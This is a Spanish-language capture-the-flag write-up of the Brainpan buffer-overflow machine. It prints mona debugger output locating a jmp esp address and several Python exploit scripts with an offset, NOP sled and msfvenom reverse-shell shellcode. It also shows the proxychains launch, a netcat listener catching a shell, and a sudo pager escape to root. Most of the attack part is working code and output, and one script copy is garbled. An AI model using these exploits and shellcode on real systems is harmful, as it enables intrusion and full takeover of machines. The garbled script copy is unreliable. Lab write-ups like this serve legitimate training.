0BADF00D 0x76710000 | 0x7672f000 | 0x0001f000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
0BADF00D ----------------------------------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D [+] Preparing output file 'modules.txt'
0BADF00D     - (Re)setting logfile C:\Users\s4vitar\Desktop\Binary\brainpan\modules.txt
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.145000
0BADF00D [+] Command used:
0BADF00D !mona find -s "\xFF\xE4" -m brainpan.exe

         ---------- Mona command started on 2022-11-04 22:00:24 (v2.0, rev 628) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Only querying modules brainpan.exe
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as bin
0BADF00D [+] Searching from 0x31170000 to 0x31176000
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile C:\Users\s4vitar\Desktop\Binary\brainpan\find.txt
0BADF00D [+] Writing results to C:\Users\s4vitar\Desktop\Binary\brainpan\find.txt
0BADF00D     - Number of pointers of type '"\xFF\xE4"' : 1
0BADF00D [+] Results :
311712F3   0x311712f3 : "\xFF\xE4" |  {PAGE_EXECUTE_READ} [brainpan.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\s4vitar\De
0BADF00D     Found a total of 1 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.141000
!mona find -s "\xFF\xE4" -m brainpan.exe
```



AQUI VEMOS el jmp esp





```
#!/usr/bin/python3

import socket
from struct import pack

offset = 524
before_eip = b"A" * offset
eip = pack("<I", 0x311712f3) # jmp ESP

shellcode = (b"\xba\x98\x88\xbe\x5b\xdb\xd0\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
b"\x52\x31\x55\x12\x03\x55\x12\x83\x5d\x8c\x5c\xae\xa1\x65\x22"
b"\x51\x59\x76\x43\xdb\xbc\x47\x43\xbf\xb5\xf8\x73\xcb\x9b\xf4"
b"\xf8\x99\x0f\x8e\x8d\x35\x20\x27\x3b\x60\x0f\xb8\x10\x50\x0e"
b"\x3a\x6b\x85\xf0\x03\xa4\xd8\xf1\x44\xd9\x11\xa3\x1d\x95\x84"
b"\x53\x29\xe3\x14\xd8\x61\xe5\x1c\x3d\x31\x04\x0c\x90\x49\x5f"
b"\x8e\x13\x9d\xeb\x87\x0b\xc2\xd6\x5e\xa0\x30\xac\x60\x60\x09"
b"\x4d\xce\x4d\xa5\xbc\x0e\x8a\x02\x5f\x65\xe2\x70\xe2\x7e\x31"
b"\x0a\x38\x0a\xa1\xac\xcb\xac\x0d\x4c\x1f\x2a\xc6\x42\xd4\x38"
b"\x80\x46\xeb\xed\xbb\x73\x60\x10\x6b\xf2\x32\x37\xaf\x5e\xe0"
b"\x56\xf6\x3a\x47\x66\xe8\xe4\x38\xc2\x63\x08\x2c\x7f\x2e\x45"
b"\x81\xb2\xd0\x95\x8d\xc5\xa3\xa7\x12\x7e\x2b\x84\xdb\x58\xac"
b"\xeb\xf1\x1d\x22\x12\xfa\x5d\x6b\xd1\xae\x0d\x03\xf0\xce\xc5"
b"\xd3\xfd\x1a\x49\x83\x51\xf5\x2a\x73\x12\xa5\xc2\x99\x9d\x9a"
b"\xf3\xa2\x77\xb3\x9e\x59\x10\x7c\xf6\x0e\x8a\x14\x05\xd0\x4b"
b"\x5e\x80\x36\x21\xb0\xc5\xe1\xde\x29\x4c\x79\x7e\xb5\x5a\x04"
b"\x40\x3d\x69\xf9\x0f\xb6\x04\xe9\xf8\x36\x53\x53\xae\x49\x49"
b"\xfb\x2c\xdb\x16\xfb\x3b\xc0\x80\xac\x6c\x36\xd9\x38\x81\x61"
b"\x73\x5e\x58\xf7\xbc\xda\x87\xc4\x43\xe3\x4a\x70\x60\xf3\x92"
b"\x79\x2c\xa7\x4a\x2c\xfa\x11\x2d\x86\x4c\xcb\xe7\x75\x07\x9b"
b"\x7e\xb6\x98\xdd\x7e\x93\x6e\x01\xce\x4a\x37\x3e\xff\x1a\xbf"
b"\x47\x1d\xbb\x40\x92\xa5\xdb\xa2\x36\xd0\x73\x7b\xd3\x59\x1e"
b"\x7c\x0e\x9d\x27\xff\xba\x5e\xdc\x1f\xcf\x5b\x98\xa7\x3c\x16"
b"\xb1\x4d\x42\x85\xb2\x47")

payload = before_eip + eip + shellcode

s = socket.socket(socket.AF_ shellcode ⇄ Text EAM)
s.connect(("192.168.111.41",
s.send(payload)
s.close()

INSERT  exploit.py
```


Ejecutamos el epxploit

Vemos que alcaza el breakpoint

El exploit va cifrado asi que hay que crear nodos para que haga tiempo a que se descifre


```
before_eip = b"A" * offset
eip = pack("<I", 0x311712f3) # jmp ESP

shellcode = (b"\xba\x98\x88\xbe\x5b\xdb\xd0\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
b"\x52\x31\x55\x12\x03\x55\x12\x83\x5d\x8c\x5c\xae\xa1\x65\x22"
b"\x51\x59\x76\x43\xdb\xbc\x47\x43\xbf\xb5\xf8\x73\xcb\x9b\xf4"
b"\xf8\x99\x0f\x8e\x8d\x35\x20\x27\x3b\x60\x0f\xb8\x10\x50\x0e"
b"\x3a\x6b\x85\xf0\x03\xa4\xd8\xf1\x44\xd9\x11\xa3\x1d\x95\x84"
b"\x53\x29\xe3\x14\xd8\x61\xe5\x1c\x3d\x31\x04\x0c\x90\x49\x5f"
b"\x8e\x13\x9d\xeb\x87\x0b\xc2\xd6\x5e\xa0\x30\xac\x60\x60\x09"
b"\x4d\xce\x4d\xa5\xbc\x0e\x8a\x02\x5f\x65\xe2\x70\xe2\x7e\x31"
b"\x0a\x38\x0a\xa1\xac\xcb\xac\x0d\x4c\x1f\x2a\xc6\x42\xd4\x38"
b"\x80\x46\xeb\xed\xbb\x73\x60\x10\x6b\xf2\x32\x37\xaf\x5e\xe0"
b"\x56\xf6\x3a\x47\x66\xe8\xe4\x38\xc2\x63\x08\x2c\x7f\x2e\x45"
b"\x81\xb2\xd0\x95\x8d\xc5\xa3\xa7\x12\x7e\x2b\x84\xdb\x58\xac"
b"\xeb\xf1\x1d\x22\x12\xfa\x5d\x6b\xd1\xae\x0d\x03\xf0\xce\xc5"
b"\xd3\xfd\x1a\x49\x83\x51\xf5\x2a\x73\x12\xa5\xc2\x99\x9d\x9a"
b"\xf3\xa2\x77\xb3\x9e\x59\x10\x7c\xf6\x0e\x8a\x14\x05\xd0\x4b"
b"\x5e\x80\x36\x21\xb0\xc5\xe1\xde\x29\x4c\x79\x7e\xb5\x5a\x04"
b"\x40\x3d\x69\xf9\x0f\xb6\x04\xe9\xf8\x36\x53\x53\xae\x49\x49"
b"\xfb\x2c\xdb\x16\xfb\x3b\xc0\x80\xac\x6c\x36\xd9\x38\x81\x61"
b"\x73\x5e\x58\xf7\xbc\xda\x87\xc4\x43\xe3\x4a\x70\x60\xf3\x92"
b"\x79\x2c\xa7\x4a\x2c\xfa\x11\x2d\x86\x4c\xcb\xe7\x75\x07\x9b"
b"\x7e\xb6\x98\xdd\x7e\x93\x6e\x01\xce\x4a\x37\x3e\xff\x1a\xbf"
b"\x47\x1d\xbb\x40\x92\xa5\xdb\xa2\x36\xd0\x73\x7b\xd3\x59\x1e"
b"\x7c\x0e\x9d\x27\xff\xba\x5e\xdc\x1f\xcf\x5b\x98\xa7\x3c\x16"
b"\xb1\x4d\x42\x85\xb2\x47")

payload = before_eip + eip + b"\x90"*16 + shellcode

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.111.41", 9999))
s.send(payload)
s.close()
```

Al ejecutar el exploit nos dara una shell



Por lo que funcion solo falta configurarlo a la maquina victima Brainpain real

Cambiamos los parametros



Lhost seria el nodo mas cercano (matrix en caso de que no se reiniciara todo como a mi)

Cambiamos el shellcode y la ip

```python
#!/usr/bin/python3

import socket
from struct import pack

offset = 524
before_eip = b"A" * offset
eip = pack("<I", 0x311712f3) # jmp ESP

shellcode = (b"\xd9\xcb\xbf\xd1\x6f\x14\x63\xd9\x74\x24\xf4\x5b\x33\xc9\xb1"
b"\x52\x31\x7b\x17\x03\x7b\x17\x83\x12\x6b\xf6\x96\x68\x9c\x74"
b"\x58\x90\x5d\x19\xd0\x75\x6c\x19\x86\xfe\xdf\xa9\xcc\x52\xec"
b"\x42\x80\x46\x67\x26\x0d\x69\xc0\x8d\x6b\x44\xd1\xbe\x48\xc7"
b"\x51\xbd\x9c\x27\x6b\x0e\xd1\x26\xac\x73\x18\x7a\x65\xff\x8f"
b"\x6a\x02\xb5\x13\x01\x58\x5b\x14\xf6\x29\x5a\x35\xa9\x22\x05"
b"\x95\x48\xe6\x3d\x9c\x52\xeb\x78\x56\xe9\xdf\xf7\x69\x3b\x2e"
b"\xf7\xc6\x02\x9e\x0a\x16\x43\x19\xf5\x6d\xbd\x59\x88\x75\x7a"
b"\x23\x56\xf3\x98\x83\x1d\xa3\x44\x35\xf1\x32\x0f\x39\xbe\x31"
b"\x57\x5e\x41\x95\xec\x5a\xca\x18\x22\xeb\x88\x3e\xe6\xb7\x4b"
b"\x5e\xbf\x1d\x3d\x5f\xdf\xfd\xe2\xc5\x94\x10\xf6\x77\xf7\x7c"
b"\x3b\xba\x07\x7d\x53\xcd\x74\x4f\xfc\x65\x12\xe3\x75\xa0\xe5"
b"\x04\xac\x14\x79\xfb\x4f\x65\x50\x38\x1b\x35\xca\xe9\x24\xde"
b"\x0a\x15\xf1\x71\x5a\xb9\xaa\x31\x0a\x79\x1b\xda\x40\x76\x44"
b"\xfa\x6b\x5c\xed\x91\x96\x37\x18\x69\x94\x47\x74\x77\xa4\x42"
b"\xc7\xfe\x42\x26\xd7\x56\xdd\xdf\x4e\xf3\x95\x7e\x8e\x29\xd0"
b"\x41\x04\xde\x25\x0f\xed\xab\x35\xf8\x1d\xe6\x67\xaf\x22\xdc"
b"\x0f\x33\xb0\xbb\xcf\x3a\xa9\x13\x98\x6b\x1f\x6a\x4c\x86\x06"
b"\xc4\x72\x5b\xde\x2f\x36\x80\x23\xb1\xb7\x45\x1f\x95\xa7\x93"
b"\xa0\x91\x93\x4b\xf7\x4f\x4d\x2a\xa1\x21\x27\xe4\x1e\xe8\xaf"
b"\x71\x6d\x2b\xa9\x7d\xb8\xdd\x55\xcf\x15\x98\x6a\xe0\xf1\x2c"
b"\x13\x1c\x62\xd2\xce\xa4\x82\x31\xda\xd0\x2a\xec\x8f\x58\x37"
b"\x0f\x7a\x9e\x4e\x8c\x8e\x5f\xb5\x8c\xfb\x5a\xf1\x0a\x10\x17"
b"\x6a\xff\x16\x84\x8b\x2a")

payload = before_eip + eip + b"\x90"*16 + shellcode

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.15.12.129", 9999))
s.send(payload)
s.close()
```

Nos ponemos e escucha y lanzamos

```
❯ proxychains python3 exploit.py
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<>-127.0.0.1:5522-<>-127.0.0.1:9998-<--timeout
|D-chain|-<>-127.0.0.1:5522-<>-127.0.0.1:8888-<--timeout
|D-chain|-<>-127.0.0.1:5522-<>-127.0.0.1:1080-<--timeout
|D-chain|-<>-127.0.0.1:5522-<><>-10.15.12.129:9999-<><>-OK
```

```
 /home/s4vitar/Desktop/s4vitar/VulnHub/Resources/Binary ✔ #
```

```
❯ rlwrap nc -nlvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.111.38.
Ncat: Connection from 192.168.111.38:41468.
CMD Version 1.4.1

Z:\home\puck>
```

Para ser root hacemos

```
❯ nvim exploit.py
❯ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.15.12.128 LPORT=1346 -f c -b "\x00" EXITFUNC=thread
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xda\xd0\xba\x06\x14\x96\x1b\xd9\x74\x24\xf4\x5e\x31\xc9\xb1"
"\x12\x31\x56\x17\x83\xee\xfc\x03\x50\x07\x74\xee\x6d\xfc\x8f"
"\xf2\xde\x41\x23\x9f\xe2\xcc\x22\xef\x84\x03\x24\x83\x11\x2c"
"\x1a\x69\x21\x05\x1c\x88\x49\x9c\xd1\x66\x09\xc8\xef\x76\x0c"
"\x4b\x79\x97\xbe\x2d\x29\x09\xed\x02\xca\x20\xf0\xa8\x4d\x60"
"\x9a\x5c\x61\xf6\x32\xc9\x52\xd7\xa0\x60\x24\xc4\x76\x20\xbf"
"\xea\xc6\xcd\x72\x6c"
```


```
 /home/s4vitar/Desktop/s4vitar/VulnHub/Resources/Binary took ⧖ 7s ✔ #
```

```python
#!/usr/bin/python3

import socket
from struct import pack

offset = 524
before_eip = b"A" * offset
eip = pack("<I", 0x311712f3) # jmp ESP

shellcode = (b"\xda\xd0\xba\x06\x14\x96\x1b\xd9\x74\x24\xf4\x5e\x31\xc9\xb1"
b"\x12\x31\x56\x17\x83\xee\xfc\x03\x50\x07\x74\xee\x6d\xfc\x8f"
b"\xf2\xde\x41\x23\x9f\xe2\xcc\x22\xef\x84\x03\x24\x83\x11\x2c"
b"\x1a\x69\x21\x05\x1c\x88\x49\x9c\xd1\x66\x09\xc8\xef\x76\x0c"
b"\x4b\x79\x97\xbe\x2d\x29\x09\xed\x02\xca\x20\xf0\xa8\x4d\x60"
b"\x9a\x5c\x61\xf6\x32\xc9\x52\xd7\xa0\x60\x24\xc4\x76\x20\xbf"
b"\xea\xc6\xcd\x72\x6c")

payload = before_eip + eip + b"\x90"*16 + shellcode

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.15.12.129", 9999))
s.send(payload)
s.close()

```

Nos ponemos en escucha y lanzamos

cd root
id
sudo -l
sudo /home/anasi/bin/anansi_util manual whoami

(Entras en modo paginacion y pones)



!/bin/bash

guardas

cd /root/
ls
cat b.txt

Y listooo